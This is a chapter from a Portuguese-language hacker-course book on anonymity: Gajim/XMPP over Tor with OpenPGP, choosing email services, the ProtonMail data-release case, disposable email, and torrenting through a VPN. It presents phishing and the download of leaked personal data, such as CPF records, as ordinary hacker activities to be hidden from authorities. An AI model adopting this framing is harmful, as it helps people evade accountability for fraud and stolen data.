
Caso use esta conta para algo muito, muito sigiloso, não utilize como login um nome de algo ligado a você, de preferência não use nenhuma palavra encontrada em dicionário. Clique em avançar.




Alguns servidores pedem e-mail, telefone, etc., é natural que uma boa escolha são servidores como o jabber.de que não é rigoroso no cadastro. Agora chegou a hora de testar sua conta, vou simular a conversa entre 2 contas usadas para testes e desenvolvimento deste conteúdo, mas antes vamos confirmar (sempre) se a configuração de proxy está correta.




Clique em “Modify Account…” e na aba de Connection confirme que o proxy está selecionado conforme configurado no processo de criação de conta.



Agora ative o status “Online” para conversar com demais usuários, neste exemplo vou utilizar outra conta de testes. Após estar online clique sobre a conta e “Inicie uma nova conversa”.



Troque mensagens com o outro usuário, sucesso.



4.2.2 Cliente Gajim

Um cliente xmpp que está ganhando muitos adeptos é o Gajim, realmente vem me surpreendendo e venho em algumas VMs que atuo como Hacker usando este aplicativo.

HACKER: GAJIM XMPP criptografado com OpenPGP + TOR - Comunicação segura

A instalação é muito simples.

1. sudo gajim -y
2. sudo apt install python3-gnupg -y
3. sudo apt install gajim-openpgp -y

Em 1 o gajim é instalado, mas para se manter a segurança é importante se instalar o gnupg do Python3 (gajim utiliza Python) e gajim-openpgp para adicionar a criptografia de ponta a ponta.


```
usuario@debian:~$ dpkg -l | grep gajim
ii  gajim                          1.3.1-1                        all          GTK+-based Jabber client
ii  gajim-omemo                    2.7.13-1                       all          Gajim plugin for OMEMO Multi-End Messag
e and Object Encryption
ii  gajim-openpgp                  1.3.9-2                        all          Gajim plugin for OpenPGP encryption
ii  gajim-pgp                      1.3.5-2                        all          Gajim plugin for PGP encryption
usuario@debian:~$
```

Sem o PGP toda comunicação é criptografada só entre os clientes e o servidor, mas não há a segunda criptografia que é a criptografia entre os clientes.


```
usuario@debian:~$ sudo /etc/init.d/tor status
● tor.service - Anonymizing overlay network for TCP (multi
     Loaded: loaded (/lib/systemd/system/tor.service; enab
     Active: active (exited) since Wed 2022-10-26 13:01:22
    Process: 1989 ExecStart=/bin/true (code=exited, status
   Main PID: 1989 (code=exited, status=0/SUCCESS)
        CPU: 1ms

Oct 26 13:01:22 debian systemd[1]: Starting Anonymizing ov
Oct 26 13:01:22 debian systemd[1]: Finished Anonymizing ov
```

Sempre, sempre utilize o TOR, para isso instale o TOR e é natural que neste material você encontre tal operação. Com status valide que o TOR está rodando, ver figura acima. Inicie o Gajim ou por command line ou por menu no seu GNU/Linux gráfico.

Ao abrir, terá que adicionar a primeira conta, para isso informe o usuário + domínio XMPP igual na figura abaixo. Também coloque a senha (lógico) e marque opções avançadas. Clique em Log In.




Selecione conexão por proxy TOR e coloque o domínio xmpp que criou sua conta (ver tela anterior que digitar seu usuário + servidor xmpp).




Log in e pronto, abrirá uma lista vazia a princípio pois precisa de amiguinhos, então é só colar na galera, pode entrar em contato com a staff hacker: xmpp:staff_hacker@conference.xmpp.jp?join


Quando entrar em contato com um outro usuário xmpp, combine com ele ativar o PGP, é muito simples, com o chat aberto com o usuário, clique no cadeado e escolha a opção OpenPGP conforme imagem abaixo.



Se essa mensagem aparecer, a outra parte também tem que fazer essa operação PGP.



Depois que ambos fizerem, repare que nas mensagens (ver figura abaixo) aparecem com um cadeado verde indicando que aquela mensagem está criptografada.



ATENÇÃO: EM GRUPOS, não há criptografia Ponto a Ponto pois é multiusuários, então combine de falar no privado o que é mais seguro para algumas conversas.

4.3 Sistema de Gestão de Grupos Hackers


4.4 Comunicando-se por e-mail

Um serviço de e-mail permite que uma ou mais pessoas se comuniquem de forma off-line, isso pois tanto quem envia quanto quem recebe contam com servidores de armazenamento temporário de mensagens, tais mensagens podem estar em texto plano (conforme Tanenbaum ou criptografado).

Os protocolos utilizados nesta troca de dados são: SMTP e POP/IMAP. Dedito cum tópico (Protocolos SMTP, POP e IMAP) só para discutir o comportamento destes protocolos em rede, inclusive por serem sempre alvos de hackers na rede local. O serviço de e-mail é trivial, ensino a instalação completa do servidor de e-mail Postfix no curso de GNU/Linux.

CURSO HACKER - A Identidade Hacker e o uso de e-mail

Conforme a arquitetura da solução abaixo.



Neste cenário temos alguns problemas que levam a insegurança da privacidade da informação, são:

1. Em trânsito usuário/senha podem ser transmitidos (ver caso dos monges no caso Lazarus);
2. Se criptografado, falha de segurança por perda de compromisso da chave de criptografia;
3. Falha de segurança nos servidores que armazenam a mensagem;
4. LOG de troca de mensagens;
5. Governo.

Com a criptografia entre quem envia e quem recebe resolve-se o problema 3 e problema 2 e com a criptografia entre os elementos (cada uma conexão com uma criptografia), resolve-se o problema 1. Outra coisa que precisamos também é um serviço ZERO LOG para resolver o problema 4. Mas o problema 5, é impossível de solucionar, **e por isso muitos hackers abominam o uso de e-mails**.

Mas, qual o motivo para se ter uma caixa de e-mail? Pode ser:

- Para conversar com pessoas comuns;
- Todo sistema pede um e-mail (menos cybersecurity.online);
- Se passar por um ser humano normal e interagir com algum mecanismo;
- Ataques, principalmente de phishing;

Quando procurar por um serviço deve-se:


- Validar se o serviço é criptografado;
- Se utiliza protocolos com SSL ou TLS;
- Ter uma interface WEB, nunca usar outlook ou qualquer cliente SMTP/POP no seu computador;
- **SER ZERO LOG;**

No caso Protonmail vou descrever um caso real de quebra de privacidade de informações e ilegal ou não, a prisão do alvo foi executada utilizando meios ilegais.

Recomendo que “sempre use proxy ou vpn para acessar serviços de e-mail”.

4.4.1 Caso Protonmail


No meu ponto de vista (discordando de Tanenbaum), a maior quebra de privacidade foi a “Decisão da Protonmail de liberar dados de usuários”, mas porque isso é ruim? A resposta é simples, o problema é que a ProtonMail sempre ofereceu um serviço dito seguro quanto à privacidade, afinal, este é o slogan da empresa. Inclusive vamos entender uma coisa, a própria empresa informava que não armazenava o IP dos clientes, conforme registro na Wayback machine.



CURSO HACKER - ANONIMATO Existe serviço WEB privado? Caso ProtonMail

Já após o envio de dados para a Europol a empresa mudou o discurso mentiroso (afinal liberou IP associado a uma conta), mas se não guarda, como tinha para liberar?

Em defesa do ProtonMail, parece que nada mudou, e tecnicamente, eles provavelmente não mantinham nenhum log de IP por padrão. Com apenas uma solicitação rápida por meio de um tribunal suíço, no entanto, um governo ou agência externa pode obter rapidamente todos os logs necessários para encontrar e prender o usuário do ProtonMail que estão procurando. Um aprendizado pode se obter com este caso, é que não importa onde está o servidor, sempre o governo consegue o que quer, o que pode é dificultar o trabalho destes agentes.


OFFICIER DE POLICE JUDICIAIRE en résidence Paris 10
--- Nous trouvant au service,
--- Poursuivant l'enquête en la forme préliminaire,
--- Vu les articles 75 et suivants du Code de procédure pénale, ---
--- Pour faire suite à la réquisitin adressée à PROTONMAIL ainsi qu'à la réponse obtenue le vingt-six janvier deux mil vingt-et-un, nous demandant d'utiliser le canal INTERPOL ou EUROPOL pour faire parvenir nos réquisitions, ---
--- Mentionnons avoir adressé à l'unité en charge de la coopération internationale à la Préfecture de Police notre réquisition datant du vingt-six janvier deux mil vingt-et-un afin que soit utilisé la messagerie EUROPOL dédiée, ---
--- Constatons être destinataire d'une réponse EURPOL que nous exploitons comme suit : ---
---Il appert que la société PROTONMAIL nous informe que l'adresse mail a été crée le [redacted] L'adresse IP reliée au compte est la suivante [redacted]
--- Le support utilisé est un appareil [redacted] identifié sous le numéro : [redacted]
--- Il s'agit des seules données transmises par la société requise du fait de la politique de confidentialité de PROTONMAIL TECHNOLOGIES. ---
--- Dont procès-verbal, ---
L'Officier de Police Judiciaire

Vamos ver o que a ProtonMail liberou, primeiro vejamos como foi classificado o meliante preso pela Europol.

Temos que lembrar que houve uma guerra de babacas jogando bosta uns nos outros entre os governos Brasileiro e Francês sobre clima.

Segundo Andy Yen, 'Também estamos profundamente preocupados com este caso e lamentamos que as ferramentas legais para crimes graves estejam sendo usadas dessa maneira', A Proton reforça que:

1. Sob nenhuma circunstância nossa criptografia pode ser ignorada;
2. O Proton Mail não fornece dados para governos estrangeiros;
3. As autoridades suíças só aprovarão solicitações que atendam aos padrões legais suíços;
4. A transparência com nossa comunidade de usuários é extremamente importante para nós;
5. De acordo com a lei suíça, é obrigatório que um usuário seja notificado se um terceiro solicitar seus dados privados e esses dados forem usados em um processo criminal;
6. De acordo com a lei suíça atual, e-mail e VPN são tratados de forma diferente, e o Proton VPN não pode ser obrigado a registrar dados do usuário;
7. Devido à estrita privacidade da Proton, não sabemos a identidade de nossos usuários e em nenhum momento sabíamos que os usuários visados eram ativistas climáticos;
8. Não havia possibilidade legal de resistir ou lutar contra esse pedido específico;

Este caso mostra que o Proton Mail funciona como foi projetado. A identidade e a localização do ativista já eram conhecidas pelas autoridades francesas. Portanto, as autoridades provavelmente visavam o conteúdo de e-mail que poderia ter fornecido mais provas incriminatórias. O fato de o Proton Mail não ter conseguido entregar nenhuma mensagem, mesmo sob ordem legal, prova que nossa criptografia funciona e, muito provavelmente, será de grande ajuda para o ativista neste caso. Se eles estivessem usando qualquer outro provedor de e-mail, o resultado teria sido muito diferente.

E a Proton fecha com: “Entendemos suas preocupações e estamos com você – também somos ativistas.”

O autor deste livro recomenda:

1. Todos tem a liberdade de falar e naturalmente protestar (sem violência) sobre o que quiser;
2. Leia a matéria do site Technadu.
3. Use e-mail só para se comunicar com pessoas normais sobre coisas normais;


4.4.2 E-mail avulso


Como há sempre a necessidade de um e-mail para algum processo de cadastro, o e-mail avulso é um serviço de e-mail que não requer nenhum cadastro, simplemente entra-se em um site e obtém um e-mail qualquer, temos hoje dois serviços profissionais, são estes:

- **YopMail**, o serviço gratuito, rápido e rico em recursos do YOPmail protege você contra spam. Proteja seu e-mail real, em vez disso, use o descartável do YOPmail para se inscrever onde quiser;
- **EmailonDeck** é o principal site para todas as coisas relacionadas a conta de email temporário e descartável, estes procuram ajudar a proteger a privacidade de e-mails não avulso evitando SPAM.


E-mail AVULSO sem cadastro pela DEEP WEB

YopMail é o serviço mais conhecido e com uma interface muito simples, mas o problema deste serviço é que o domínio sempre é o mesmo (yopmail.com) muitos serviços que exigem e-mail como chave de cadastro negam novos cadastros com este domínio.






Já o EmailonDeck sempre cria novos domínios, então por ele é mais fácil localizar um e-mail que não esteja na lista negra de domínios de e-mail (na verdade nunca tive este problema).



Na interface principal passe pela validação de anti-bot clásscia e em seguida basta clicar em Receber seu email. Um e-mail será gerado randomicamente com um domínio genérico, conforme figura abaixo, agora, um cookie será gerado e vai manter sua associação a este e-mail.



Caso apague os cookies ou esteja em Browser em modo privado, este e-mail não poderá ser recuperado no futuro. Existe a possibilidade de exportar uma chave de acesso, mas o serviço é pago deste ponto para frente.

4.4.3 E-mail no domínio .onion

falta…

4.5 Download de arquivos Torrents com VPN Privada

Muitos arquivos no mundo Hacker são expostos por uma rede descentralizada P2P, sem centralização um arquivo rapidamente se multiplica nesta rede levando ao cenário em que é quase que impossível parar sua divulgação. Assim foi para vários vazamentos, desde vazamento de CPF até dados do Twitch.

ANONIMATO no download por TORRENT com VPN


Os links geralmente rolam em Chats públicos como 4channel.org ou privados, e para os grupos que vazou a informação é importante o maior número de peers na rede com seus arquivos vazados.

Para um Hacker, este ponto é perigoso, embora ter dados obtidos de forma pública não seja um crime, um artifício vem sendo usado pelos juristas para facilitar a punição de quem possui tais dados, alegação de direitos autorais, a partir daí com a apreensão da máquina para busca de artefatos com direitos autorais comprova-se por outros arquivos outras ilegalidades segundo as leis impostas por uma ou outra máfia local.


Para este cenário será utilizado o qBittorrent, caso não tenha instalado faça a instalação conforme listagem abaixo.

```
1. sudo apt-get install software-properties-common
2. sudo add-apt-repository ppa:qbittorrent-team/qbittorrent-stable
3. sudo apt-get update
4. sudo apt-get install qbittorrent
```


Para fazer a configuração correta, utilizando uma VPN Privada, acesse Settings do qBittorrent, conforme figura abaixo. Procure nas opções avançadas a opção de escolha de porta na qual está sendo utilizado para fazer o tunelamento VPN, na figura abaixo temos tun0 como a interface virtual que está respondendo pelo tunelamento.




Simples, mas antes de usar, deve-se confirmar que a configuração está operacional, para isso clique em View e escolha a opção Log, conforme figura abaixo.




Quando exibir o Log (Show), veja na figura abaixo que é categórico “Detected external IP: 154.13.1.155”, ou seja, é um IP em outro país o que corrobora o uso da VPN.



Sempre esteja atento ao LOG, veja abaixo que é possível consultar na Internet a geolocalização de um IP.



Sempre que é realizado o download de um trecho de um arquivo por P2P é criado uma conexão entre quem está cedendo aquele trecho de arquivo com alguém que está baixando, neste cenário a conexão direta expõe as pessoas, e desta forma máfias locais conseguem registrar possíveis ilegalidades cometidas por Hackers e entusiastas.



Caso não tenha um serviço privado de VPN, pode utilizar o TOR, veja o vídeo abaixo.

Baixar arquivos com TORRENT sem pagar MULTA na DEEP WEB, veja como conseguem obter seu IP fácil

4.6 Recomendações de Edward Snowden

Primeiro, precisa se comunicar com outros e naturalmente em um ambiente criptografar toda comunicação. O leitor pode usar para isso um aplicativo chamado Signal da Open Whisper Systems, trata-se de um aplicativo gratuito. Qualquer pessoa pode usar, mas caso não queira ter um celular, o que acho até certo, pode-se usar XMPP com softwares de comunicação que criptografam. Acredito que o texto seja a melhor forma de se comunicar, ou seja, evita-se áudio.

O disco deve ser criptografado, afinal o computador pode ser roubado pelo estado para saber o que anda fazendo. Então como está criptografado nada pode ser usado contra você. Você deve acreditar que apenas fotos e áudio não são importantes para o estado, mas garanto, é sim.

Edward Snowden recomenda uso de gerenciador de senhas. Uma das principais coisas que expõem as informações privadas das pessoas, não necessariamente aos adversários mais poderosos. Suas credenciais podem ser reveladas porque algum serviço que você parou de usar em 2007 foi hackeado, e a senha que você usava para aquele site também funciona para sua conta do Gmail. Um gerenciador de senhas permite que você crie senhas exclusivas para cada site que sejam inquebráveis, mas você não tem o fardo de memorizá-las. Há controvérsias de minha parte, gerenciadores de senha local e remotos são invadidos todos os anos, o autor deste livro neste ponto prefere confiar na cabeça.

A outra coisa é a autenticação de dois fatores. O valor disso é se alguém roubar sua senha, ou ela for deixada ou exposta em algum lugar, a autenticação de dois fatores permite que o provedor envie a você um meio secundário de autenticação. Se você habilitar a autenticação de dois fatores, um invasor precisará de sua senha como primeiro fator e de um dispositivo físico, como seu telefone, como segundo fator, para fazer login em sua conta. Gmail, Facebook, Twitter, Dropbox, GitHub, Battle.net e muitos outros serviços suportam

autenticação de dois fatores. O autor desta obra discorda apenas no uso de celular, se puder optar por uso de chaves físicas como Yubico, faça, mas tenha muitas pois evite usar as mesmas chaves entre contas do seu eu real e do seu eu hacker (papo de doido).

